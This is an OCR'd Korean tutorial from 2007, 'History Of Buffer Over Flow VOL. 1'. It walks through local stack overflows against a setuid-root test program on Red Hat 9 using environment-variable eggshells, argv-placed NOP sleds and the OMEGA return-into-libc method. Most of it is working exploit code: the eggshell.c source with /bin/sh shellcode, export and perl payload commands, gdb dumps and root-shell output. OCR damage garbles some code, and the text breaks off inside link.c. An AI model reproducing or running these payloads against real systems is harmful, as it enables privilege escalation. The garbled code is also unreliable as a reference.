

—[Document Information]

Title : History Of Buffer Over Flow VOL. 1
Date : 2007. 3. 28
Author : hardsoju
Contact : E-Mail(hardsoju@hanmail.net)

—[Index] ——————————————

—[1. 개요]————————————————————————

버퍼 오버플로우는 이미 수십년 전에 그 이론이 나오기 시작하였고, Aleph One에 의해서 널리 알려졌다.

오래된 역사만큼이나 공격기법 또한 발전해 왔는데, 이는 시스템이 출시될 때마다 새로운 보안 매커니즘이 적용되었다는 것을 의미한다.

이 문서는 BOF의 개념을 이해하고 있거나 한번쯤 공부를 했지만 다양한 공격 기법을 응용하지 못 하는 사람을 대상으로 한다.

그렇기 때문에 기본적으로 스택 구조, 셸코드, 어셈블리, gdb, 프로그래밍 능력이 있다는 가정하에 작성되었다.

History Of Buffer Over Flow VOL.1 에서는 환경변수, OMEGA 프로젝트, RTL(return into libc) 기법에 대해서 다룬다.

이 문서를 이해하는데 어려움이 느껴진다면, 다른 문서를 이용하여 BOF의 기본적인 개념을 잡고 나서 도전하기 바란다.

—[2. 환경변수의 이해]————————————————————

환경변수는 사용자에게 좀더 편리한 사용 환경을 제공하기 위한 변수를 말한다.

변수란 것이 어떤 프로그램에서 메모리에 특정한 값을 저장해 놓고 참조하는 것처럼, 환경변수는 어떤 간단한 값을 저장해 놓고 여러 프로그램들이 참조할 수 있다.

또한, 기본적으로 정의되어 있는 환경 변수 이외에도 사용자가 언제든지 정의할 수가 있다.

그렇다면 우리가 언제든 정의할 수 있는 환경 변수 영역에 쉘 코드와 많은 양의 NOP를 집어 넣으면 어떻게 될까?

환경변수가 스택의 높은 주소에 자리 잡는 다는 사실과, 많은 양의 NOP 뒤에 이어지는 쉘 코드를 생각해보자.

쉘 획득이 한결 쉬워질 것 같지 않은가?

—[2.1 eggshell을 이용한 root shell 획득]————————————

eggshell은 쉘 코드를 환경변수로 등록하고, 스택 포인터의 위치를 출력하며 쉘을 띄우는 프로그램이다.

여기에서는 랜덤 스택이 적용된 Redhat 9 에서 테스트 해 보도록 하겠다.

테스트 환경은 다음과 같다.

```
[hardsoju@localhost bof]$ cat /etc/redhat-release
Red Hat Linux release 9 (Shrike)
[hardsoju@localhost bof]$ uname -a
```

Linux localhost.localdomain 2.4.20-8 #1 Thu Mar 13 17:54:28 EST 2003 i686 i686 i386GNU/Linux

[hardsoju@localhost bof]$

다음과 같은 취약 프로그램을 공격할 것이다.

```
[hardsoju@localhost bof]$ cat vul.c
#include <stdio.h>
int main(int argc, char **argv)
{
        ch ar buf[16];
        if (argc < 2){
                printf("Useag: %s <arg>₩n",argv[0]);
                exit(-1);
        }
        strcpy(buf,argv[1]);
}
[hardsoju@localhost bof]$ ls -l vul
-rwsr-xr-x       1 root       root           11766   1월  25 17:16 vul
```

gdb를 이용하여 어느 지점에서 버퍼가 넘치게 되는지 알아보자.

```
[hardsoju@localhost bof]$ gdb -q vul
(gdb) disas main
Dump of assembler code for function main:
0x08048390 <main+0>:     push   %ebp
0x08048391 <main+1>:     mov    %esp,%ebp
0x08048393 <main+3>:     sub    $0x18,%esp
0x08048396 <main+6>:     and    $0xfffffff0,%esp
0x08048399 <main+9>:     mov    $0x0,%eax
0x0804839e <main+14>:    sub    %eax,%esp
0x080483a0 <main+16>:    cmpl   $0x1,0x8(%ebp)
0x080483a4 <main+20>:    jg     0x80483c5 <main+53>
0x080483a6 <main+22>:    sub    $0x8,%esp
0x080483a9 <main+25>:    mov    0xc(%ebp),%eax
0x080483ac <main+28>:    pushl  (%eax)
0x080483ae <main+30>:    push   $0x804848c
0x080483b3 <main+35>:    call   0x80482b0 <printf>
```

```
0x080483b8 <main+40>:    add     $0x10,%esp
0x080483bb <main+43>:    sub     $0xc,%esp
0x080483be <main+46>:    push    $0xffffffff
0x080483c0 <main+48>:    call    0x80482c0 <exit>
0x080483c5 <main+53>:    sub     $0x8,%esp
0x080483c8 <main+56>:    mov     0xc(%ebp),%eax
0x080483cb <main+59>:    add     $0x4,%eax
0x080483ce <main+62>:    pushl   (%eax)
0x080483d0 <main+64>:    lea     0xfffffe8(%ebp),%eax
0x080483d3 <main+67>:    push    %eax
0x080483d4 <main+68>:    call    0x80482d0 <strcpy>
0x080483d9 <main+73>:    add     $0x10,%esp
0x080483dc <main+76>:    leave
0x080483dd <main+77>:    ret
0x080483de <main+78>:    nop
0x080483df <main+79>:    nop
End of assembler dump.
(gdb)
```

버퍼의 크기는 0x18이다. 여기에 sfp를 더한 값까지 계산해야 ret에 우리가 원하는 주소를 덮어 쓸 수가 있다.
즉, 우리가 집어 넣어야 할 데이터는 [24]+[4]+[ret] 이다.

다음은 eggshell.c 의 소스이다.

```
[hardsoju@localhost bof]$ cat eggshell.c
#include <stdlib.h>
#define _OFFSET 0
#define _BUFFER_SIZE      512
#define _EGG_SIZE         2048
#define NOP       0x90

char shellcode[]=
"₩x31₩xc0"
"₩x31₩xdb"
"₩x31₩xc9"
"₩xb0₩x46"
```

```
"₩xcd₩x80"
"₩x31₩xc0"
"₩x50₩x68₩x2f₩x2f₩x73₩x68"
"₩x68₩x2f₩x62₩x69₩x6e"
"₩x89₩xe3"
"₩x50"
"₩x53"
"₩x89₩xe1"
"₩x89₩xc2"
"₩xb0₩x0b"
"₩xcd₩x80"
"₩x31₩xdb"
"₩xb0₩x01"
"₩xcd₩x80";

unsigned long get_esp()
{
        __asm__ __volatile__("movl %esp, %eax"); //스택 포인터의 위치를 리턴한다.
}

int main(int argc, char **argv)
{
        char *ptr, *buff, *egg;
        long *addr_ptr, addr;
        int i;
        int offset=_OFFSET, bsize=_BUFFER_SIZE, eggsize=_EGG_SIZE;
        if(argc>1)bsize=atoi(argv[1]);
        if(argc>2)offset=atoi(argv[2]);
        if(argc>3)eggsize=atoi(argv[3]);

        if(!(buff=malloc(bsize))){ //bsize 크기의 메모리를 할당한다.
                printf("Cannot allocate buff₩n");
                exit(0);
        }

        if(!(egg=malloc(eggsize))){ //eggsize 크기의 메모리를 할당한다.
```

```
                printf("Cannot allocate egg₩n");
                exit(0);
        }

        addr=get_esp() - offset;
        printf("esp : %p₩n", addr); //스택 포인터의 주소를 출력한다.

       ptr=buff;
       addr_ptr=(long*)ptr;
       for(i=0; i<bsize; i+=4)
       {
               *(addr_ptr++)=addr;
       }
        ptr=egg;
        for(i=0; i<eggsize - strlen(shellcode)-1; i++) //쉘 코드를 넣을 공간만 남기고
                *(ptr++)=NOP;                          NOP로 채운다.

        for(i=0; i<strlen(shellcode); i++) //나머지 공간에 쉘 코드를 채운다.
                *(ptr++)=shellcode[i];

        buff[bsize-1]='₩0';
        egg[eggsize-1]='₩0';
        memcpy(egg, "EGG=", 4);
        putenv(egg); //EGG라는 이름으로 환경변수에 등록한다.
        memcpy(buff, "RET=",4);
        putenv(buff);
        system("/bin/sh"); //쉘을 실행시킨다.
}
```

이제 eggshell을 실행 하고 공격을 시도해 보자.

```
[hardsoju@localhost bof]$ ./eggshell
esp : 0xbfffea68
sh-2.05b$ ./vul `perl -e 'print "a"x28,"₩x68₩xea₩xff₩xbf"'`
세그멘테이션 오류
sh-2.05b$
```

eggshell이 출력한 스택 포인터의 값을 ret로 하여 공격을 시도하였으나 실패한 것을 알 수 있다.
하지만 스택 포인터가 정확한 쉘 코드의 위치를 나타내지 않더라도 많은 양의 NOP 코드가 있기 때문에 주소를 높여가며 공격을 시도 한다면 어렵지 않게 쉘을 획득할 수 있다.

```
sh-2.05b$ ./vul `perl -e 'print "a"x28,"₩x68₩xfa₩xff₩xbf"'`
sh-2.05b# id
uid=0(root) gid=500(hardsoju) groups=500(hardsoju)
sh-2.05b# exit
exit
sh-2.05b$
```

root 쉘을 획득 하였다.
이는 환경변수가 스택의 높은 주소에 위치하기 때문에 eggshell이 출력한 스택 포인터의 주소보다 높은 곳으로 ret를 조작한다면 NOP가 위치한 어느 지점에 도달한다는 것을 보여준다.
정확한 이해를 돕기 위해 gdb를 이용하여 확인을 해보도록 하자.
gdb에서 다른 사용자 소유의 setuid가 걸린 프로그램은 실행이 되지 않기 때문에 vul1으로 복사하여 테스트를 하겠다.
앞으로도 gdb 상에서의 실행은 계속 vul1을 이용할 것이다.

```
sh-2.05b$ gdb -q vul1
(gdb) break main
Breakpoint 1 at 0x8048396
(gdb) r
Starting program: /home/hardsoju/BOF/bof/vul1

Breakpoint 1, 0x08048396 in main ()
(gdb) x/64wx $ebp
0xbfffd498:     0xbfffd4b8      0x42015574      0x00000001      0xbfffd4e4
0xbfffd4a8:     0xbfffd4ec      0x4001582c      0x00000001      0x080482e0
0xbfffd4b8:     0x00000000      0x08048301      0x08048390      0x00000001
0xbfffd4c8:     0xbfffd4e4      0x080483e0      0x08048410      0x4000c660
0xbfffd4d8:     0xbfffd4dc      0x00000000      0x00000001      0xbffff3d8
0xbfffd4e8:     0x00000000      0xbffff3f4      0xbffff413      0xbffff423
0xbfffd4f8:     0xbffff42e      0xbffff43c      0xbffff44c      0xbffff46c
0xbfffd508:     0xbffff47f      0xbffffc7f      0xbffffc8d      0xbffffe50
0xbfffd518:     0xbffffe94      0xbffffeb2      0xbffffebe      0xbffffed9
0xbfffd528:     0xbffffeee      0xbffffeff      0xbfffff32      0xbfffff46
```

0xbfffd538: 0xbffff4e 0xbffff5f 0xbffff92 0xbffffb4
0xbfffd548: 0xbffffcb 0x00000000 0x00000020 0xffffe000
0xbfffd558: 0x00000010 0x0febfbff 0x00000006 0x00001000
0xbfffd568: 0x00000011 0x00000064 0x00000003 0x08048034
0xbfffd578: 0x00000004 0x00000020 0x00000005 0x00000006
0xbfffd588: 0x00000007 0x40000000 0x00000008 0x00000000
(gdb)
0xbfffd598: 0x00000009 0x080482e0 0x0000000b 0x000001f4
0xbfffd5a8: 0x0000000c 0x000001f4 0x0000000d 0x000001f4
0xbfffd5b8: 0x0000000e 0x000001f4 0x0000000f 0xbffff3d3

. . .

중 략

. . .

(gdb)
0xbffff398: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff3a8: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff3b8: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff3c8: 0x00000000 0x00000000 0x69000000 0x00363836
0xbffff3d8: 0x6d6f682f 0x61682f65 0x6f736472 0x422f756a
0xbffff3e8: 0x622f464f 0x762f666f 0x00316c75 0x54534f48
0xbffff3f8: 0x454d414e 0x636f6c3d 0x6f686c61 0x6c2e7473
0xbffff408: 0x6c61636f 0x616d6f64 0x53006e69 0x4c4c4548
0xbffff418: 0x69622f3d 0x61622f6e 0x54006873 0x3d4d5245
0xbffff428: 0x72657478 0x4948006d 0x49535453 0x313d455a
0xbffff438: 0x00303030 0x53454c4a 0x41484353 0x54455352
0xbffff448: 0x006f6b3d 0x5f485353 0x45494c43 0x313d544e
0xbffff458: 0x312e3239 0x352e3836 0x20312e30 0x36373431
0xbffff468: 0x00323220 0x5f485353 0x3d595454 0x7665642f
0xbffff478: 0x7374702f 0x4500312f 0x903d4747 0x90909090
0xbffff488: 0x90909090 0x90909090 0x90909090 0x90909090
(gdb)
0xbffff498: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff4a8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff4b8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff4c8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff4d8: 0x90909090 0x90909090 0x90909090 0x90909090

0xbffff4e8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff4f8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff508: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff518: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff528: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff538: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff548: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff558: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff568: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff578: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff588: 0x90909090 0x90909090 0x90909090 0x90909090
(gdb)

ebp 부터 추적을 해서 올라가보니 NOP 코드가 시작되는 부분이 나타났다.
쉘코드가 환경변수로 등록된 쉘을 띄우게 되면, 해당 쉘이 유효 하는 한 스택의 높은 영역에는 NOP와 쉘코드가 자리잡고 있을 것이다.
이때 그 쉘에서 공격을 시도하여 ret를 NOP가 위치한 환경변수의 영역으로 돌리게 되면 쉘 획득이 가능한 것이다.
eggshell이 출력한 스택 포인터와 NOP가 시작되는 주소에는 차이가 있지만, 환경변수는 스택의 높은 영역에 자리 잡는 다는 사실을 다시 한번 상기한다면 스택 포인터가 NOP나 쉘코드의 정확한 위치를 나타내지 않는 것은 아무 문제가 되지 않는다.
여기에서 스택 포인터는 이미 충분할 만큼 중요한 역할을 하고 있다는 것을 느낄 것이다.

—[2.2 한번에 root shell 획득하기] ————————————————

eggshell을 이용했던 앞에서의 공격을 응용하여 한번에 쉘을 획득해 보자.
앞에서와 같이 스택 포인터에 의존하지 않고, 환경 변수의 주소를 알아낼 수만 있다면 공격은 한결 수월해질 것이다.
먼저 쉘에서 export 명령을 이용하여 NOP와 쉘 코드를 환경변수에 등록한다.

```
[hardsoju@localhost bof]$ export SHELLCODE="`perl -e 'print
"₩x90"x1024,"₩x31₩xc0₩x31₩xdb₩x31₩xc9₩xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩
x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x8
9₩xc2₩xb0₩x0b₩xcd₩x80₩x31₩xdb₩xb0₩x01₩xcd₩x80"'`"
```

제대로 등록되었는지 확인을 해보자.

```
[hardsoju@localhost bof]$ export
```

declare -x DISPLAY="localhost:10.0"

declare -x G_BROKEN_FILENAMES="1"

declare -x HISTSIZE="1000"

declare -x HOME="/home/hardsoju"

declare -x HOSTNAME="localhost.localdomain"

declare -x INPUTRC="/etc/inputrc"

declare -x JLESSCHARSET="ko"

declare -x LANG="ko_KR.eucKR"

declare -x LESSOPEN="|/usr/bin/lesspipe.sh %s"

declare -x LOGNAME="hardsoju"

중 략

declare -x MAIL="/var/spool/mail/hardsoju"

declare -x OLDPWD="/home/hardsoju/BOF"

declare -x PATH="/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:/home/hardsoju/bin"

declare -x PWD="/home/hardsoju/BOF/bof"

declare -x SHELL="/bin/bash"

declare -x SHELLCODE=”릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤
릤릤릤
릤릤릤
릤릤릤
릤릤릤
릤릤릤
릤릤릤
릤릤릤
릤릤릤
릤릤릤
릤릤릤
릤릤릤
릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤릤1?? F?1픉
h//shh/bin됖PS됩됀?

?1方?”

declare -x SHLVL="1"

declare -x SSH_ASKPASS="/usr/libexec/openssh/gnome-ssh-askpass"

```
declare -x SSH_CLIENT="192.168.50.1 1369 22"
declare -x SSH_CONNECTION="192.168.50.1 1369 192.168.50.100 22"
declare -x SSH_TTY="/dev/pts/1"
declare -x TERM="xterm"
declare -x USER="hardsoju"
[hardsoju@localhost bof]$
```

여러 환경 변수 사이에 SHELLCODE 라는 이름으로 등록된 것이 확인되었다.
이제 환경 변수가 위치한 주소를 알아보자.

```
[hardsoju@localhost bof]$ cat get.c
#include <stdio.h>
int main(int argc, char **argv)
{
        char *addr;
        addr=getenv(argv[1]);
        printf("address %p₩n", addr);
        return 0;
}
[hardsoju@localhost bof]$
```

위 소스는 환경변수의 이름을 이용하여 주소를 출력하는 프로그램이다.
소스는 간단하므로 쉽게 이해가 가능할 것이다.

```
[hardsoju@localhost bof]$ ./get SHELLCODE
address 0xbffff7e9
[hardsoju@localhost bof]$ ./vul `perl -e 'print "a"x28,"₩xe9₩xf7₩xff₩xbf"'`
sh-2.05b# id
uid=0(root) gid=500(hardsoju) groups=500(hardsoju)
sh-2.05b# exit
exit
[hardsoju@localhost bof]$
```

쉘을 획득하였다.

—[3. 랜덤 스택 깨기] ——————————————————————

위에서 이미 랜덤 스택 환경에서 쉘을 획득하였고 앞으로도 계속 그럴 것이지만, 이 장에서 굳이 랜덤 스택 깨기란 제목을 붙인 이유는 랜덤 스택 에서도 랜덤하지 않은 부분을 공략할 것이기 때문이다.

랜덤 스택인데 랜덤 하지 않은 부분을 이용한다니 뭔가 앞뒤가 맞지 않는 느낌이다.

하지만 불행인지 다행인지 랜덤 스택에는 랜덤 하지 않은 부분이 존재하는데 여기에서는 argv 영역을 이용하여 쉘을 획득할 것이다.

즉, argument(ex. argv[2])에 쉘코드를 올린다고 가정하면 그 주소는 랜덤 스택 이라도 변하지 않으므로 ret를 argument로 향하게 하여 쉘 획득이 가능한 것이다.

그럼 argv의 주소를 알아내야 하는데 여기에서는 gdb를 이용하겠다.

```
[hardsoju@localhost bof]$ gdb -q vul1
(gdb) disas main
Dump of assembler code for function main:
0x08048390 <main+0>:    push   %ebp
0x08048391 <main+1>:    mov    %esp,%ebp
0x08048393 <main+3>:    sub    $0x18,%esp
0x08048396 <main+6>:    and    $0xfffffff0,%esp
0x08048399 <main+9>:    mov    $0x0,%eax
0x0804839e <main+14>:   sub    %eax,%esp
0x080483a0 <main+16>:   cmpl   $0x1,0x8(%ebp)
0x080483a4 <main+20>:   jg     0x80483c5 <main+53>
0x080483a6 <main+22>:   sub    $0x8,%esp
0x080483a9 <main+25>:   mov    0xc(%ebp),%eax
0x080483ac <main+28>:   pushl  (%eax)
0x080483ae <main+30>:   push   $0x804848c
0x080483b3 <main+35>:   call   0x80482b0 <printf>
0x080483b8 <main+40>:   add    $0x10,%esp
0x080483bb <main+43>:   sub    $0xc,%esp
0x080483be <main+46>:   push   $0xffffffff
0x080483c0 <main+48>:   call   0x80482c0 <exit>
0x080483c5 <main+53>:   sub    $0x8,%esp
0x080483c8 <main+56>:   mov    0xc(%ebp),%eax
0x080483cb <main+59>:   add    $0x4,%eax
0x080483ce <main+62>:   pushl  (%eax)
0x080483d0 <main+64>:   lea    0xfffffff8(%ebp),%eax
0x080483d3 <main+67>:   push   %eax
```

```
0x080483d4 <main+68>:    call    0x80482d0 <strcpy>
0x080483d9 <main+73>:    add     $0x10,%esp
0x080483dc <main+76>:    leave
0x080483dd <main+77>:    ret
0x080483de <main+78>:    nop
0x080483df <main+79>:    nop
End of assembler dump.
(gdb)
```

이제 공격 과정과 똑같은 상태로 프로그램을 실행한다.
argv[1]에 ret까지 덮어 쓰도록 하고, argv[2]에는 NOP와 쉘코드를 집어 넣는다.

```
(gdb) break main
Breakpoint 1 at 0x8048396
(gdb) r `perl -e 'print "a"x32'` `perl -e 'print
"₩x90"x200,"₩x31₩xc0₩x31₩xdb₩x31₩xc9₩xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩x68
₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x89₩xc
2₩xb0₩x0b₩xcd₩x80₩x31₩xdb₩xb0₩x01₩xcd₩x80"'`
Starting program: /home/hardsoju/BOF/bof/vul1 `perl -e 'print "a"x32'` `perl -e 'print
"₩x90"x200,"₩x31₩xc0₩x31₩xdb₩x31₩xc9₩xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩x
68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x89
₩xc2₩xb0₩x0b₩xcd₩x80₩x31₩xdb₩xb0₩x01₩xcd₩x80"'`
Breakpoint 1, 0x08048396 in main ()
(gdb)
```

이제 랜덤 스택 중에서도 랜덤하지 않은 영역인 argv를 찾아보자.

```
(gdb) x/10wx $ebp
0xbffff2f8:    0xbffff318    0x42015574    0x00000003    0xbffff344
0xbffff308:    0xbffff354    0x4001582c    0x00000003    0x080482e0
0xbffff318:    0x00000000    0x08048301
(gdb) x/10wx 0xbffff344
0xbffff344:    0xbffffac5    0xbffffae1    0xbffffb02    0x00000000
0xbffff354:    0xbffffbf4    0xbffffc13    0xbffffc23    0xbffffc2e
0xbffff364:    0xbffffc3c    0xbffffc4c
(gdb) x/s 0xbffffac5
0xbffffac5:    "/home/hardsoju/BOF/bof/vul1"
(gdb)
```

```
0xbffffae1:      'a' <repeats 32 times>
(gdb)
0xbffffb02:      '₩220' <repeats 200 times>...
(gdb)
0xbffffbca:      "1??  F?2001昜h//shh/bin₩211?S₩211?211째₩v?2001方₩001?200"
(gdb)
0xbffffbf4:      "HOSTNAME=localhost.localdomain"
(gdb)
0xbffffc13:      "SHELL=/bin/bash"
(gdb) q
The program is running.  Exit anyway? (y or n) y
[hardsoju@localhost bof]$
```

argv[2]는 0xbffffb02 인 것을 알 수 있다.
실제 공격은 gdb 에서처럼 argv[2]에 NOP와 쉘코드를 집어넣고, argv[1]은 argv[2]를 가리키게 하여 공격할 것이다.
즉, argv[1]에 입력하는 데이터가 ret를 조작하여 argv[2]의 쉘코드를 실행시키게 된다.

```
[hardsoju@localhost bof]$ ./vul `perl -e 'print "₩x02₩xfb₩xff₩xbf"x8'` `perl -e 'print
"₩x90"x200,"₩x31₩xc0₩x31₩xdb₩x31₩xc9₩xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩x
68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x89
₩xc2₩xb0₩x0b₩xcd₩x80₩x31₩xdb₩xb0₩x01₩xcd₩x80"'`
sh-2.05b# id
uid=0(root) gid=500(hardsoju) groups=500(hardsoju)
sh-2.05b# exit
exit
[hardsoju@localhost bof]$
```

쉘이 떨어졌다.
argv[1]을 8번 반복하는 이유는 ret까지 덮어써야 하기 때문이다.

—[4. OMEGA Project의 이해] ————————————————

고전적인 BOF 공격은 쉘 코드를 메모리에 위치시키고, ret를 조작하여 쉘 코드를 가리키게 했다.
이 과정에서 공격 성공률을 높이기 위해 NOP 코드를 가능한 많이 집어넣어 주소를 추측하는 고단함을 약간은 덜어낼 수 있었다.

하지만, 이러한 방법은 쉘 코드를 넣을 적당한 공간이 없거나, 쉘 코드의 위치를 찾아내는데 많은 어려움이 있다.
또한 최근의 시스템에서 스택에 존재하는 쉘 코드를 실행하지 못하게 하는 방어기법은 이것들이 더 이상 유용한 공격이 아님을 증명한다.
Lamagra 라는 해커는 쉘 코드를 사용하지 않고 쉘을 띄울 수 있는 공격 방법을 고민하기 시작하였고, 이것이 이름하여 OMEGA Project 이다.
OMEGA Project는 스택에 쉘 코드를 집어넣고, shell 코드의 위치를 추측하는 번거로움을 해결하였다.

—[4.1 OMEGA Project를 이용한 shell 획득] ————————————

다음과 같은 취약 프로그램을 공격할 것이다.

```
[hardsoju@localhost bof]$ cat vul.c
#include <stdio.h>
main(int argc, char **argv)
{
        char buf[16];
        if (argc < 2){
                printf("Useag: %s <arg>₩n",argv[0]);
                exit(-1);
        }
        strcpy(buf,argv[1]);
}

[hardsoju@localhost bof]$ ls -l vul
-rwsr-xr-x       1 root       root          11766   1월  25 17:16 vul
```

앞에서와 같은 취약 프로그램 이지만 확인하는 의미에서 다시 한번 gdb를 이용하여 오버플로우가 발생하는 지점을 알아보도록 하겠다.

```
[hardsoju@localhost bof]$ gdb -q vul1
(gdb) disas main
Dump of assembler code for function main:
0x08048390 <main+0>:     push   %ebp
0x08048391 <main+1>:     mov    %esp,%ebp
0x08048393 <main+3>:     sub    $0x18,%esp
0x08048396 <main+6>:     and    $0xfffffff0,%esp
```

```
0x08048399 <main+9>:    mov    $0x0,%eax
0x0804839e <main+14>:   sub    %eax,%esp
0x080483a0 <main+16>:   cmpl   $0x1,0x8(%ebp)
0x080483a4 <main+20>:   jg     0x80483c5 <main+53>
0x080483a6 <main+22>:   sub    $0x8,%esp
0x080483a9 <main+25>:   mov    0xc(%ebp),%eax
0x080483ac <main+28>:   pushl  (%eax)
0x080483ae <main+30>:   push   $0x804848c
0x080483b3 <main+35>:   call   0x80482b0 <printf>
0x080483b8 <main+40>:   add    $0x10,%esp
0x080483bb <main+43>:   sub    $0xc,%esp
0x080483be <main+46>:   push   $0xffffffff
0x080483c0 <main+48>:   call   0x80482c0 <exit>
0x080483c5 <main+53>:   sub    $0x8,%esp
0x080483c8 <main+56>:   mov    0xc(%ebp),%eax
0x080483cb <main+59>:   add    $0x4,%eax
0x080483ce <main+62>:   pushl  (%eax)
0x080483d0 <main+64>:   lea    0xffffffe8(%ebp),%eax
0x080483d3 <main+67>:   push   %eax
0x080483d4 <main+68>:   call   0x80482d0 <strcpy>
0x080483d9 <main+73>:   add    $0x10,%esp
0x080483dc <main+76>:   leave
0x080483dd <main+77>:   ret
0x080483de <main+78>:   nop
0x080483df <main+79>:   nop
End of assembler dump.
(gdb)
```

버퍼의 크기는 0x18이다. 여기에 sfp를 더한 값까지 계산해야 ret에 우리가 원하는 주소를 덮어 쓸 수가 있다.
즉, 우리가 집어 넣어야 할 데이터는 [24]+[4]+[ret] 이다.
이제 ret 부분에 쉘 코드의 주소가 아닌 system 함수의 주소를 넣으면 어떻게 될까?
프로그래밍 경험이 있다면 알겠지만, system 함수는 쉘 명령을 실행하는 아주 유용한 함수이다.
man 페이지에서 자세히 알아보자.
NAME

system - execute a shell command

SYNOPSIS

#include <stdlib.h>

int system(const char *string);

DESCRIPTION

system() executes a command specified in string by calling /bin/sh -c string, and returns after the command has been completed. During execution of the command, SIGCHLD will be blocked, and SIGINT and SIGQUIT will be ignored.

영어로 되어 있어 지레 겁먹을 수 있지만, 다행스럽게도 execute a shell command란 문구가 눈에 들어온다.
또한 /bi/sh -c 를 호출하여 string을 실행한다는 것을 알 수 있다.
못 믿겠다면, 지금 당장 쉘에서 /bin/sh -c ls 를 실행해 보기 바란다.
현재 디렉토리의 목록이 출력될 것이다.
ret 부분에 system 함수의 주소를 넣어줄 때는 실행시의 공유 라이브러리가 로딩된 시점의 system 함수 주소를 넣어 주어야 한다.
gdb를 이용해 보자.
(gdb) break main
Breakpoint 1 at 0x8048396
(gdb) r
Starting program: /home/hardsoju/BOF/bof/vul1
Breakpoint 1, 0x08048396 in main ()
(gdb) x/x system
0x4203f2c0 <system>: 0x83e58955
(gdb)
메인함수에 브레이크 포인트를 잡고 프로그램을 실행시킨 후 system 함수의 주소를 알아냈다.
이제 본격적인 공격에 들어가 보자.
[hardsoju@localhost bof]$ ./vul `perl -e 'print "a"x28," ₩xc0₩xf2₩x03₩x42₩x41₩x41₩x41₩x41"'`
sh: line 1: AAAA: command not found
세그멘테이션 오류
[hardsoju@localhost bof]$

세그멘테이션 오류가 뜨고 프로그램은 종료되었다.
₩x41₩x41₩x41₩x41은 AAAA의 hex 값이다.
command not found 라는 메시지는 쉘 에서 존재하지 않는 명령을 내렸을 때 나오는 에러 메시지이다.
한번 테스트 해보자.
[hardsoju@localhost bof]$ hardsoju
-bash: hardsoju: command not found
[hardsoju@localhost bof]$
역시 hardsoju란 명령은 존재하지 않는다.
에러메시지 또한 command not found 인 것을 확인할 수 있다. (쉘의 종류는 다르지만 여기서 중요한 문제는 아니다.)
이것으로 ret를 system 함수로 향하게 했을 때, system 함수가 실행되었다는 것이 증명되었다.
만약 위 과정에서 오류가 발생하지 않는다면 다양한 방법으로 오류를 유발시켜야 한다.
필자는 공격 성공을 눈앞에 두고도 세그멘테이션 오류만 뜨고 프로그램이 종료되는 바람에 많은 시간을 낭비했다.
테스트를 통해 알아본 결과 시스템 버전별, 그리고 시도하는 횟수에 따라서 결과가 달라졌다.
가령 위와 같은 방식으로 해서 오류가 나타나지 않는다면 똑 같은 방법을 여러 횟수에 걸쳐 시도하거나
[hardsoju@localhost bof]$ ./vul `perl -e 'print "a"x28," ₩xc0₩xf2₩x03₩x42₩x41"'`
또는,
[hardsoju@localhost bof]$ ./vul `perl -e 'print "a"x28," ₩xc0₩xf2₩x03₩x42"'`
와 같은 방식으로 다양한 조합을 해보아야 한다.
이제 system 함수를 이용해서 쉘을 띄우는 일만 남았다.
다음과 같이 공격을 시도해본다.
[hardsoju@localhost bof]$ ./vul `perl -e 'print "a"x28," ₩xc0₩xf2₩x03₩x42₩x41
₩x41₩x41₩x41"'` 2>out
세그멘테이션 오류
[hardsoju@localhost bof]$ ls -l out
-rw-rw-r-- 1 hardsoju hardsoju 36 1월 25 17:29 out

공격을 시도하고 에러 메시지는 out 이란 파일에 저장하였기 때문에 화면에는 세그멘테이션 오류만 뜨고 프로그램이 중지되었다.
다음으로 lamagra가 제작한 심볼릭 링크를 거는 프로그램을 이용하여 out 이란 파일을 /bin/sh로 심볼릭 링크를 건다.
소스는 다음과 같다.

```
[hardsoju@localhost bof]$ cat link.c
#include <stdio.h>
#include <fcntl.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
